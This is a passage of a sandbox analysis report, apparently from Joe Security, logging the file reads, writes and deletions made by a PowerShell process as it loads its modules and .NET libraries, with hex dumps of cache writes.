C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA03CE6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	16	7FFA010003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	16	7FFA010003FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA010003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA010003FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	36	7FFA010003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	36	7FFA010003FC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_0sbjehas.qns.ps1	success or wait	1	7FFA03CEF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5ibkftyv.amz.psm1	success or wait	1	7FFA03CEF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_0sbjehas.qns.ps1	0	1	31	1	success or wait	1	7FFA03CEB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5ibkftyv.amz.psm1	0	1	31	1	success or wait	1	7FFA03CEB526	WriteFile

Copyright Joe Security LLC 2023

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 25 00 00 00 5f 74 fd 1a 9f fd 08 71 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 44 69 72 65 63 74 41 63 63 65 73 73 43 6c 69 65 6e 74 43 6f 6d 70 6f 6e 65 6e 74 73 5c 44 69 72 65 63 74 41 63 63 65 73 73 43 6c 69 65 6e 74 43 6f 6d 70 6f 6e 65 6e 74 73 2e 70 73 64 31 0b 00 00 00 19 00 00 00 53 65 74 2d 44 41 45 6e 74 72 79 50 6f 69 6e 74 54 61 62 6c 65 49 74 65 6d 02 00 00 00 23 00 00 00 53 65 74 2d 44 41 43 6c 69 65 6e 74 45 78 70 65 72 69 65 6e 63 65 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 02 00 00 00 22 00 00 00 45 6e 61 62 6c 65 2d 44 41 4d 61 6e 75 61 6c 45 6e 74 72 79 50 6f 69 6e 74 53 65 6c	PSMODULECACHE%_tqC:\Windows\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1Set-DAEntryPointTableItem#Set-DAClientExperienceConfiguration"Enable-DAManualEntryPointSel	success or wait	1	7FFA03CEB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	00 00 00 47 65 74 2d 49 6e 73 74 61 6c 6c 65 64 4d 6f 64 75 6c 65 02 00 00 00 15 00 00 00 55 70 64 61 74 65 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 14 00 00 00 47 65 74 2d 49 6e 73 74 61 6c 6c 65 64 50 61 63 6b 61 67 65 02 00 00 00 15 00 00 00 52 65 73 6f 6c 76 65 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 02 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 14 00 00 00 52 65 6d 6f 76 65 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 02 00 00 00 0d 00 00 00 55 70 64 61 74 65 2d 53 63 72 69 70 74 02 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00 00 00 15 00 00 00 55 70 64 61 74 65 2d 4d 6f 64 75 6c 65 4d 61 6e 69 66 65 73 74 02 00 00 00 0b 00 00 00 47	Get-InstalledModuleUpdate-scriptFileInfoGet-InstalledPackageResolve-PackageSourceUninstall-ModuleinmoRemove-PackageSourceUpdate-scr<wbr>iptUninstall-scr<wbr>iptUpdate-ModuleManifestG	success or wait	3	7FFA03CEB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	12288	4096	70 50 72 65 66 65 72 65 6e 63 65 02 00 00 00 14 00 00 00 47 65 74 2d 4d 70 43 6f 6d 70 75 74 65 72 53 74 61 74 75 73 02 00 00 00 0c 00 00 00 53 74 61 72 74 2d 4d 70 53 63 61 6e 02 00 00 00 0f 00 00 00 53 74 61 72 74 2d 4d 70 57 44 4f 53 63 61 6e 02 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 4d 70 54 68 72 65 61 74 02 00 00 00 fd fd fd fd fd fd 4c 32 9f fd 08 4f 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 42 72 61 6e 63 68 43 61 63 68 65 5c 42 72 61 6e 63 68 43 61 63 68 65 2e 70 73 64 31 20 00 00 00 18 00 00 00 44 69 73 61 62 6c 65 2d 42 43 53 65 72 76 65 4f 6e 42 61 74 74 65 72 79 02 00 00 00 12 00 00 00 49 6d 70 6f 72 74 2d 42 43 53 65	pPreferenceGet-MpComputerStatusStart-MpScanStart-MpWDOScanRemove-MpThreatL2OC:\Windows\system32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1 Disable-BCServeOnBattery Import-BCSe	success or wait	1	7FFA03CEB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	20480	3869	76 65 72 72 69 64 65 08 00 00 00 21 00 00 00 53 65 74 2d 57 69 6e 44 65 66 61 75 6c 74 49 6e 70 75 74 4d 65 74 68 6f 64 4f 76 65 72 72 69 64 65 08 00 00 00 00 00 00 00 fd 01 fd 16 9f fd 08 4b 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 44 6e 73 43 6c 69 65 6e 74 5c 44 6e 73 43 6c 69 65 6e 74 2e 70 73 64 31 11 00 00 00 0d 00 00 00 47 65 74 2d 44 6e 73 43 6c 69 65 6e 74 4e 72 70 74 47 6c 6f 62 61 6c 02 00 00 00 1a 00 00 00 53 65 74 2d 44 6e 73 43 6c 69 65 6e 74 47 6c 6f 62 61 6c 53 65 74 74 69 6e 67 02 00 00 00 15 00 00 00 53 65 74 2d 44 6e 73 43 6c 69 65 6e 74 4e 72 70 74 52	verride!Set-WinDefaultInputMethodOverrideKC:\Windows\system32\WindowsPowerShell\v1.0\Modules\DnsClient\DnsClient.psd1Get-DnsClientGet-DnsClientNrptGlobalSet-DnsClientGlobalSettingSet-DnsClientNrptR	success or wait	1	7FFA03CEB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FFA052DF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	75 6e 6b 6e 6f 77 6e	unknown	success or wait	18	7FFA052DF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	15	75 6e 6b 6e 6f 77 6e	unknown	success or wait	18	7FFA052DF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	119	1	75 6e 6b 6e 6f 77 6e	unknown	success or wait	12	7FFA052DF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1276	4	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA052DF6E8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1280	632	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA052DF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA04D8B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA04D8B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA04D8B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA04D8B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA04D92625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA04D92625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA04D92625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA04D8B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA04D8B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA04D8B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA04D8B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA04E612E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA04D762DB	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA04E612E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	129	7FFA03CEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	128	7FFA03CEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile

Copyright Joe Security LLC 2023

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA04D8B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA04D8B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA04E612E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\bdd4597948110f06927727604f2c3ce3\Microsoft.Management.Infrastructure.Native.ni.dll.aux	unknown	328	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\bdd4597948110f06927727604f2c3ce3\Microsoft.Management.Infrastructure.Native.ni.dll.aux	unknown	328	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA04D8B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA04D8B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
